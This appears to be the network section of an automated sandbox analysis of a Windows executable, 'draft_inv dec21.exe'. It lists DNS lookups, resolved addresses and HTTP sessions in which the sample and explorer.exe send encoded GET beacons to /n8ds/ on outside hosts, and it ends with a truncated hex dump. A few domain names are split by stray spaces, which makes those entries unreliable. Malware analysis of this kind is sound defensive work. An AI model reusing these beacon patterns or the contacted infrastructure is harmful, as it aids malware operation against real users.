Dec 1, 2021 10:33:58.463874102 CET	192.168.11.20	9.9.9.9	0xd636	Standard query (0)	www.quickcoreohio.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:03.571842909 CET	192.168.11.20	9.9.9.9	0xb3ea	Standard query (0)	www.wordpresshostingblog.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:08.774692059 CET	192.168.11.20	9.9.9.9	0x1835	Standard query (0)	www.luxalbridi.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:14.085139036 CET	192.168.11.20	9.9.9.9	0x6723	Standard query (0)	www.apps365.one	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:19.849370956 CET	192.168.11.20	9.9.9.9	0xb48b	Standard query (0)	www.receiptpor.xyz	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:25.473534107 CET	192.168.11.20	9.9.9.9	0xf25f	Standard query (0)	www.writingmomsobitwithmom.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:30.768971920 CET	192.168.11.20	9.9.9.9	0x5988	Standard query (0)	www.groweb ox.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:31.783941031 CET	192.168.11.20	1.1.1.1	0x5988	Standard query (0)	www.groweb ox.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:36.961976051 CET	192.168.11.20	1.1.1.1	0x4631	Standard query (0)	www.dif-directory.xyz	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:42.047966003 CET	192.168.11.20	1.1.1.1	0x8ed	Standard query (0)	www.avto-click.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:48.562439919 CET	192.168.11.20	1.1.1.1	0x79f0	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:49.576936960 CET	192.168.11.20	9.9.9.9	0x79f0	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:50.118932962 CET	192.168.11.20	9.9.9.9	0x79f0	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:56.622905016 CET	192.168.11.20	9.9.9.9	0xa11	Standard query (0)	www.braxtynmi.xyz	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:56.989995956 CET	192.168.11.20	1.1.1.1	0xa11	Standard query (0)	www.braxtynmi.xyz	A (IP address)	IN (0x0001)
Dec 1, 2021 10:35:07.167642117 CET	192.168.11.20	9.9.9.9	0xe0d2	Standard query (0)	www.marifo rum.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:35:12.665761948 CET	192.168.11.20	9.9.9.9	0x1ff6	Standard query (0)	www.effective.store	A (IP address)	IN (0x0001)
Dec 1, 2021 10:35:17.977154016 CET	192.168.11.20	9.9.9.9	0x1ca2	Standard query (0)	www.testwebsite0711.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:35:31.271440983 CET	192.168.11.20	9.9.9.9	0x9f2e	Standard query (0)	www.csenmoga.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:35:41.378674030 CET	192.168.11.20	9.9.9.9	0x2e4b	Standard query (0)	www.recruitresumelibrary.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 1, 2021 10:35:46.612178087 CET	192.168.11.20	9.9.9.9	0x5ffb	Standard query (0)	www.dczhd.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:35:51.985929012 CET	192.168.11.20	9.9.9.9	0x7b8	Standard query (0)	www.gdav130.xyz	A (IP address)	IN (0x0001)
Dec 1, 2021 10:35:57.452815056 CET	192.168.11.20	9.9.9.9	0xe2a5	Standard query (0)	www.dubaicars.online	A (IP address)	IN (0x0001)
Dec 1, 2021 10:36:02.982851028 CET	192.168.11.20	9.9.9.9	0xd92e	Standard query (0)	www.mackthetruck.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:36:08.575474024 CET	192.168.11.20	9.9.9.9	0x17d1	Standard query (0)	www.jobl.space	A (IP address)	IN (0x0001)
Dec 1, 2021 10:36:23.931282043 CET	192.168.11.20	9.9.9.9	0xc6c5	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:36:24.946508884 CET	192.168.11.20	1.1.1.1	0xc6c5	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:36:25.961668968 CET	192.168.11.20	9.9.9.9	0xc6c5	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:36:26.121256113 CET	192.168.11.20	1.1.1.1	0xc6c5	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:36:31.351963997 CET	192.168.11.20	9.9.9.9	0x902c	Standard query (0)	www.braxtynmi.xyz	A (IP address)	IN (0x0001)
Dec 1, 2021 10:36:31.418046951 CET	192.168.11.20	1.1.1.1	0x902c	Standard query (0)	www.braxtynmi.xyz	A (IP address)	IN (0x0001)
Dec 1, 2021 10:36:52.597315073 CET	192.168.11.20	9.9.9.9	0xa199	Standard query (0)	www.testwebsite0711.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:03.281949043 CET	192.168.11.20	9.9.9.9	0x29f1	Standard query (0)	www.ozattaos.xyz	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:08.859380007 CET	192.168.11.20	9.9.9.9	0x134f	Standard query (0)	www.littlefishth.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:09.077161074 CET	192.168.11.20	1.1.1.1	0x134f	Standard query (0)	www.littlefishth.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:14.342346907 CET	192.168.11.20	9.9.9.9	0x358f	Standard query (0)	www.tvterradafarinha.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:19.372097969 CET	192.168.11.20	9.9.9.9	0x9c4a	Standard query (0)	www.smartam6.xyz	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:24.402618885 CET	192.168.11.20	9.9.9.9	0xb790	Standard query (0)	www.3uwz9mpxk77g.biz	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:24.620625973 CET	192.168.11.20	1.1.1.1	0xb790	Standard query (0)	www.3uwz9mpxk77g.biz	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:25.635932922 CET	192.168.11.20	9.9.9.9	0xb790	Standard query (0)	www.3uwz9mpxk77g.biz	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:27.651160002 CET	192.168.11.20	1.1.1.1	0xb790	Standard query (0)	www.3uwz9mpxk77g.biz	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:27.651196003 CET	192.168.11.20	9.9.9.9	0xb790	Standard query (0)	www.3uwz9mpxk77g.biz	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:28.091867924 CET	192.168.11.20	9.9.9.9	0xb790	Standard query (0)	www.3uwz9mpxk77g.biz	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:37.118721962 CET	192.168.11.20	9.9.9.9	0xc9b5	Standard query (0)	www.yghdlhax.xyz	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:42.133161068 CET	192.168.11.20	9.9.9.9	0x2c5c	Standard query (0)	www.photon4energy.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:47.147453070 CET	192.168.11.20	9.9.9.9	0x6ac9	Standard query (0)	www.cmoigus.net	A (IP address)	IN (0x0001)
Dec 1, 2021 10:38:02.441134930 CET	192.168.11.20	9.9.9.9	0xde0b	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:38:02.659101963 CET	192.168.11.20	1.1.1.1	0xde0b	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:38:03.674535036 CET	192.168.11.20	9.9.9.9	0xde0b	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:38:03.745764017 CET	192.168.11.20	1.1.1.1	0xde0b	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:38:03.936738968 CET	192.168.11.20	1.1.1.1	0xde0b	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:38:09.049036980 CET	192.168.11.20	9.9.9.9	0x5a8f	Standard query (0)	www.braxtynmi.xyz	A (IP address)	IN (0x0001)
Dec 1, 2021 10:38:09.069972038 CET	192.168.11.20	1.1.1.1	0x5a8f	Standard query (0)	www.braxtynmi.xyz	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 1, 2021 10:38:29.731554031 CET	192.168.11.20	9.9.9.9	0x5b77	Standard query (0)	www.testwebsite0711.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:38:52.179902077 CET	192.168.11.20	9.9.9.9	0xbdac	Standard query (0)	www.fatima2021.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:38:57.522468090 CET	192.168.11.20	9.9.9.9	0xbcdd	Standard query (0)	www.photon4energy.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:07.629553080 CET	192.168.11.20	9.9.9.9	0x5a04	Standard query (0)	www.inklusion.online	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:12.753325939 CET	192.168.11.20	9.9.9.9	0xebea	Standard query (0)	www.talkingpoint.tours	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:17.767942905 CET	192.168.11.20	9.9.9.9	0x8912	Standard query (0)	www.heyvecino.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:28.250144005 CET	192.168.11.20	9.9.9.9	0x9b7	Standard query (0)	www.apps365.one	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:44.293937922 CET	192.168.11.20	9.9.9.9	0xf2b6	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:44.511593103 CET	192.168.11.20	1.1.1.1	0xf2b6	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:44.623796940 CET	192.168.11.20	1.1.1.1	0xf2b6	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:51.229561090 CET	192.168.11.20	9.9.9.9	0xe3c6	Standard query (0)	www.braxtynmi.xyz	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:51.255830050 CET	192.168.11.20	1.1.1.1	0xe3c6	Standard query (0)	www.braxtynmi.xyz	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:56.416148901 CET	192.168.11.20	9.9.9.9	0x3ba2	Standard query (0)	www.lopsrental.lease	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 1, 2021 10:32:46.897624016 CET	9.9.9.9	192.168.11.20	0x3b73	No error (0)	statuswar.info		162.241.120.147	A (IP address)	IN (0x0001)
Dec 1, 2021 10:33:52.766258001 CET	9.9.9.9	192.168.11.20	0xcef2	No error (0)	www.ayudavida.com		164.155.212.139	A (IP address)	IN (0x0001)
Dec 1, 2021 10:33:58.486392975 CET	9.9.9.9	192.168.11.20	0xd636	No error (0)	www.quickcoreohio.com	gcdn0.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 10:33:58.486392975 CET	9.9.9.9	192.168.11.20	0xd636	No error (0)	gcdn0.wixdns.net	td-ccm-168-233.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 10:33:58.486392975 CET	9.9.9.9	192.168.11.20	0xd636	No error (0)	td-ccm-168-233.wixdns.net		34.117.168.233	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:03.764271975 CET	9.9.9.9	192.168.11.20	0xb3ea	Name error (3)	www.wordpresshostingblog.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:08.959342957 CET	9.9.9.9	192.168.11.20	0x1835	No error (0)	www.luxalbridi.com	luxalbridi.com		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 10:34:08.959342957 CET	9.9.9.9	192.168.11.20	0x1835	No error (0)	luxalbridi.com		34.102.136.180	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:14.298508883 CET	9.9.9.9	192.168.11.20	0x6723	No error (0)	www.apps365.one		44.227.76.166	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:14.298508883 CET	9.9.9.9	192.168.11.20	0x6723	No error (0)	www.apps365.one		44.227.65.245	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:20.152492046 CET	9.9.9.9	192.168.11.20	0xb48b	No error (0)	www.receiptpor.xyz	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 10:34:20.152492046 CET	9.9.9.9	192.168.11.20	0xb48b	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:20.152492046 CET	9.9.9.9	192.168.11.20	0xb48b	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:20.152492046 CET	9.9.9.9	192.168.11.20	0xb48b	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 1, 2021 10:34:20.152492046 CET	9.9.9.9	192.168.11.20	0xb48b	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:20.152492046 CET	9.9.9.9	192.168.11.20	0xb48b	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:20.152492046 CET	9.9.9.9	192.168.11.20	0xb48b	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:20.152492046 CET	9.9.9.9	192.168.11.20	0xb48b	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:25.488063097 CET	9.9.9.9	192.168.11.20	0xf25f	No error (0)	www.writingmomsobitwithmom.com		216.250.120.206	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:31.884144068 CET	1.1.1.1	192.168.11.20	0x5988	No error (0)	www.groweb ox.com	growebox.com		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 10:34:31.884144068 CET	1.1.1.1	192.168.11.20	0x5988	No error (0)	growebox.com		81.2.194.128	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:33.989433050 CET	9.9.9.9	192.168.11.20	0x5988	No error (0)	www.groweb ox.com	growebox.com		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 10:34:33.989433050 CET	9.9.9.9	192.168.11.20	0x5988	No error (0)	growebox.com		81.2.194.128	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:36.975837946 CET	1.1.1.1	192.168.11.20	0x4631	No error (0)	www.dif-directory.xyz	dif-directory.xyz		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 10:34:36.975837946 CET	1.1.1.1	192.168.11.20	0x4631	No error (0)	dif-directory.xyz		185.61.153.97	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:42.357877970 CET	1.1.1.1	192.168.11.20	0x8ed	No error (0)	www.avto-click.com		185.98.5.234	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:50.118654966 CET	1.1.1.1	192.168.11.20	0x79f0	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:51.612142086 CET	9.9.9.9	192.168.11.20	0x79f0	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:51.841981888 CET	9.9.9.9	192.168.11.20	0x79f0	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:56.989509106 CET	9.9.9.9	192.168.11.20	0xa11	Server failure (2)	www.braxtynmi.xyz	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:34:57.143985033 CET	1.1.1.1	192.168.11.20	0xa11	Server failure (2)	www.braxtynmi.xyz	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:35:07.338968039 CET	9.9.9.9	192.168.11.20	0xe0d2	No error (0)	www.marifo rum.com		50.118.200.120	A (IP address)	IN (0x0001)
Dec 1, 2021 10:35:12.786721945 CET	9.9.9.9	192.168.11.20	0x1ff6	No error (0)	www.effect ive.store		199.59.242.153	A (IP address)	IN (0x0001)
Dec 1, 2021 10:35:17.986330032 CET	9.9.9.9	192.168.11.20	0x1ca2	Name error (3)	www.testwebsite0711.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:35:31.285382032 CET	9.9.9.9	192.168.11.20	0x9f2e	Name error (3)	www.csenmoga.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:35:41.601293087 CET	9.9.9.9	192.168.11.20	0x2e4b	Name error (3)	www.recruitresumelibrary.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:35:46.633599043 CET	9.9.9.9	192.168.11.20	0x5ffb	No error (0)	www.dczhd.com	dczhd.com		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 10:35:46.633599043 CET	9.9.9.9	192.168.11.20	0x5ffb	No error (0)	dczhd.com		154.23.172.127	A (IP address)	IN (0x0001)
Dec 1, 2021 10:35:52.133974075 CET	9.9.9.9	192.168.11.20	0x7b8	No error (0)	www.gdav130.xyz		35.244.144.199	A (IP address)	IN (0x0001)
Dec 1, 2021 10:35:57.901051998 CET	9.9.9.9	192.168.11.20	0xe2a5	No error (0)	www.dubaicars.online		185.68.16.57	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 1, 2021 10:36:03.024566889 CET	9.9.9.9	192.168.11.20	0xd92e	No error (0)	www.mackthetruck.com		203.170.80.250	A (IP address)	IN (0x0001)
Dec 1, 2021 10:36:08.651695967 CET	9.9.9.9	192.168.11.20	0x17d1	Name error (3)	www.jobl.space	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:36:26.120920897 CET	9.9.9.9	192.168.11.20	0xc6c5	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:36:26.345874071 CET	1.1.1.1	192.168.11.20	0xc6c5	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:36:26.345932007 CET	1.1.1.1	192.168.11.20	0xc6c5	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:36:27.644097090 CET	9.9.9.9	192.168.11.20	0xc6c5	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:36:31.417742014 CET	9.9.9.9	192.168.11.20	0x902c	Server failure (2)	www.braxtynmi.xyz	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:36:32.048674107 CET	1.1.1.1	192.168.11.20	0x902c	Server failure (2)	www.braxtynmi.xyz	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:36:52.609491110 CET	9.9.9.9	192.168.11.20	0xa199	Name error (3)	www.testwebsite0711.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:03.323291063 CET	9.9.9.9	192.168.11.20	0x29f1	No error (0)	www.ozattaos.xyz		104.21.82.227	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:03.323291063 CET	9.9.9.9	192.168.11.20	0x29f1	No error (0)	www.ozattaos.xyz		172.67.164.153	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:09.218341112 CET	9.9.9.9	192.168.11.20	0x134f	No error (0)	www.littlefishth.com	littlefishth.com		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 10:37:09.218341112 CET	9.9.9.9	192.168.11.20	0x134f	No error (0)	littlefishth.com		34.102.136.180	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:09.237143993 CET	1.1.1.1	192.168.11.20	0x134f	No error (0)	www.littlefishth.com	littlefishth.com		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 10:37:09.237143993 CET	1.1.1.1	192.168.11.20	0x134f	No error (0)	littlefishth.com		34.102.136.180	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:14.367193937 CET	9.9.9.9	192.168.11.20	0x358f	Name error (3)	www.tvterradafarinha.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:19.391932964 CET	9.9.9.9	192.168.11.20	0x9c4a	Name error (3)	www.smartam6.xyz	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:28.091406107 CET	1.1.1.1	192.168.11.20	0xb790	Server failure (2)	www.3uwz9mpxk77g.biz	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:28.091453075 CET	1.1.1.1	192.168.11.20	0xb790	Server failure (2)	www.3uwz9mpxk77g.biz	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:37.122581005 CET	9.9.9.9	192.168.11.20	0xc9b5	Name error (3)	www.yghdlhax.xyz	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:42.141109943 CET	9.9.9.9	192.168.11.20	0x2c5c	Name error (3)	www.photon4energy.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:37:47.165062904 CET	9.9.9.9	192.168.11.20	0x6ac9	Name error (3)	www.cmoigus.net	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:38:03.745449066 CET	9.9.9.9	192.168.11.20	0xde0b	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:38:03.936310053 CET	9.9.9.9	192.168.11.20	0xde0b	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:38:04.044579983 CET	1.1.1.1	192.168.11.20	0xde0b	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:38:04.044644117 CET	1.1.1.1	192.168.11.20	0xde0b	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 1, 2021 10:38:04.044686079 CET	1.1.1.1	192.168.11.20	0xde0b	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:38:09.069571018 CET	9.9.9.9	192.168.11.20	0x5a8f	Server failure (2)	www.braxtynmi.xyz	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:38:09.186266899 CET	1.1.1.1	192.168.11.20	0x5a8f	Server failure (2)	www.braxtynmi.xyz	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:38:29.735654116 CET	9.9.9.9	192.168.11.20	0x5b77	Name error (3)	www.testwebsite0711.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:38:52.254117966 CET	9.9.9.9	192.168.11.20	0xbdac	No error (0)	www.fatima2021.com	fatima2021.brizy.site		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 10:38:52.254117966 CET	9.9.9.9	192.168.11.20	0xbdac	No error (0)	fatima2021.brizy.site	previewbrizycloudnlbv2-664b147e649a860c.elb.us-east-1.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 10:38:52.254117966 CET	9.9.9.9	192.168.11.20	0xbdac	No error (0)	previewbrizycloudnlbv2-664b147e649a860c.elb.us-east-1.amazonaws.com		34.237.47.210	A (IP address)	IN (0x0001)
Dec 1, 2021 10:38:57.526416063 CET	9.9.9.9	192.168.11.20	0xbcdd	Name error (3)	www.photon4energy.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:07.719265938 CET	9.9.9.9	192.168.11.20	0x5a04	No error (0)	www.inklusion.online		3.64.163.50	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:12.757158995 CET	9.9.9.9	192.168.11.20	0xebea	Name error (3)	www.talkingpoint.tours	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:17.798168898 CET	9.9.9.9	192.168.11.20	0x8912	No error (0)	www.heyvecino.com	heyvecino.com		CNAME (Canonical name)	IN (0x0001)
Dec 1, 2021 10:39:17.798168898 CET	9.9.9.9	192.168.11.20	0x8912	No error (0)	heyvecino.com		34.102.136.180	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:28.452843904 CET	9.9.9.9	192.168.11.20	0x9b7	No error (0)	www.apps365.one		44.227.76.166	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:28.452843904 CET	9.9.9.9	192.168.11.20	0x9b7	No error (0)	www.apps365.one		44.227.65.245	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:44.623514891 CET	9.9.9.9	192.168.11.20	0xf2b6	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:46.222630978 CET	1.1.1.1	192.168.11.20	0xf2b6	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:46.222697020 CET	1.1.1.1	192.168.11.20	0xf2b6	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:51.255513906 CET	9.9.9.9	192.168.11.20	0xe3c6	Server failure (2)	www.braxtynmi.xyz	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:51.406645060 CET	1.1.1.1	192.168.11.20	0xe3c6	Server failure (2)	www.braxtynmi.xyz	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:39:56.480251074 CET	9.9.9.9	192.168.11.20	0x3ba2	No error (0)	www.lopsrental.lease		66.29.140.185	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- statuswar.info
- www.ayudavida.com
- www.quickcoreohio.com
- www.luxalbridi.com
- www.apps365.one
- www.receiptpor.xyz
- www.writingmomsobitwithmom.com
- www.growebox.com
- www.dif-directory.xyz
- www.avto-click.com
- www.mariforum.com
- www.effective.store
- www.dczhd.com
- www.gdav130.xyz
- www.dubaicars.online
- www.mackthetruck.com
- www.ozattaos.xyz
- www.littlefishth.com
- www.fatima2021.com
- www.inklusion.online
- www.heyvecino.com
- www.lopsrental.lease

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49790	162.241.120.147	443	C:\Users\user\Desktop\draft_inv dec21.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49791	164.155.212.139	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:33:52.934317112 CET	450	OUT	GET /n8ds/?4ha8=4hi0dlyHZliDfr&gHl=XGdb25Y748Ut0VrvAGrAV9TZskQ8Vhp7eMrkuH6lQS7YMNVmEhdbMrp7c3mVg154ue/4 HTTP/1.1 Host: www.ayudavida.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:33:53.591156006 CET	451	IN	HTTP/1.1 302 Moved Temporarily Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:33:53 GMT Content-Type: text/html; charset=gbk Transfer-Encoding: chunked Connection: close X-Powered-By: PHP/5.6.40 Location: /404.html Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.11.20	49800	50.118.200.120	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:35:07.498178959 CET	469	OUT	GET /n8ds/?gHl=ugV9/Bgr3P1mb2nQP4ZDF3X4f1GtZOS3PBkli+plGM3Op0j+GZlR0Q/pb3EXjxNGdMZ9&4ha8=4hi0dlyHZliDfr HTTP/1.1 Host: www.mariforum.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:35:07.659982920 CET	470	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 01 Dec 2021 09:34:58 GMT Content-Type: text/html Content-Length: 801 Connection: close Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e c7 e0 ba a3 b4 c8 c1 b1 b2 cd d2 fb b9 dc c0 ed d3 d0 cf de b9 ab cb be 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 67 62 32 33 31 32 22 20 2f 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 74 6a 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 